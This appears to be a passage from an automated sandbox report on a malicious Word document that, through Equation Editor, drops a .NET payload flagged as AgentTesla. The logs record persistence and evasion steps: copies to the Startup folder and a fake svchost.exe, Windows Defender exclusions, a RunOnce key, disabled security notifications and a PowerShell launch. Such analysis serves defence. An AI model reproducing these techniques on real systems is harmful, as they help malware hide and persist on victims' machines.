HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7697	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7697	F7697	binary	04 00 00 00 FC 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 8B 49 05 4D 5D 41 D7 01 97 76 0F 00 97 76 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1386479662	1386479663	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1386479663	1386479664	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F7697	F7697	binary	04 00 00 00 FC 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 8B 49 05 4D 5D 41 D7 01 97 76 0F 00 97 76 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 FC 02 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 97 76 0F 00 97 76 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2520 Parent PID: 584

General

Start time:	20:17:34
Start date:	04/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: CTF loader_es.exe PID: 2708 Parent PID: 2520

General

Start time:	20:17:39
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\CTF loader_es.exe
Imagebase:	0xb50000
File size:	3367424 bytes
MD5 hash:	D96F52FC8733D2F4A127BDC44D4CEB25
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2163761430.0000000003D1A000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 19%, Metadefender, Browse • Detection: 45%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | non directory file	success or wait	1	6D2664C6	CopyFileW
C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D264247	CreateDirectoryW
C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	read data or list directory | read attributes | delete | synchronize | generic write	device | sparse file	sequential only | synchronous io non alert | non directory file	success or wait	1	6D2664C6	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 41 ec b8 84 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 58 33 00 00 08 00 00 00 00 00 00 2e 76 33 00 00 20 00 00 00 80 33 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 33 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...A............ "...0..X3..........v3.. ....3. ..@.. .... 3...........@.................	success or wait	52	6D2664C6	CopyFileW
C:\Windows\Resources\Themes\Aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 41 ec b8 84 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 58 33 00 00 08 00 00 00 00 00 00 2e 76 33 00 00 20 00 00 00 80 33 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 33 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...A............ "...0..X3..........v3.. ....3. ..@.. .... 3...........@.................	success or wait	52	6D2664C6	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E367995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E367995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E36A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E27DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E27DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D26B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D26B2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6D26B02C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6D26B02C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications	success or wait	1	6D26B02C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings	success or wait	1	6D26B02C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	success or wait	1	6D26B02C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\AppData\Roaming\CTFloader_es.exe	dword	0	success or wait	1	6D264ECD	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Bw6d8Paf6bOV36xS4N6.exe	dword	0	success or wait	1	6D264ECD	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	dword	0	success or wait	1	6D264ECD	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	Bw6d8Paf6bOV36xS4N6	unicode	C:\Windows\Resources\Themes\aero\Shell\eCD9cjXnQ68Ged31T2X6ac6dL39YG124d98OXa10c044\svchost.exe	success or wait	1	6D26AEBE	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6D264ECD	RegSetValueExW

Analysis Process: powershell.exe PID: 2340 Parent PID: 2708

General

Start time:	20:17:44
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

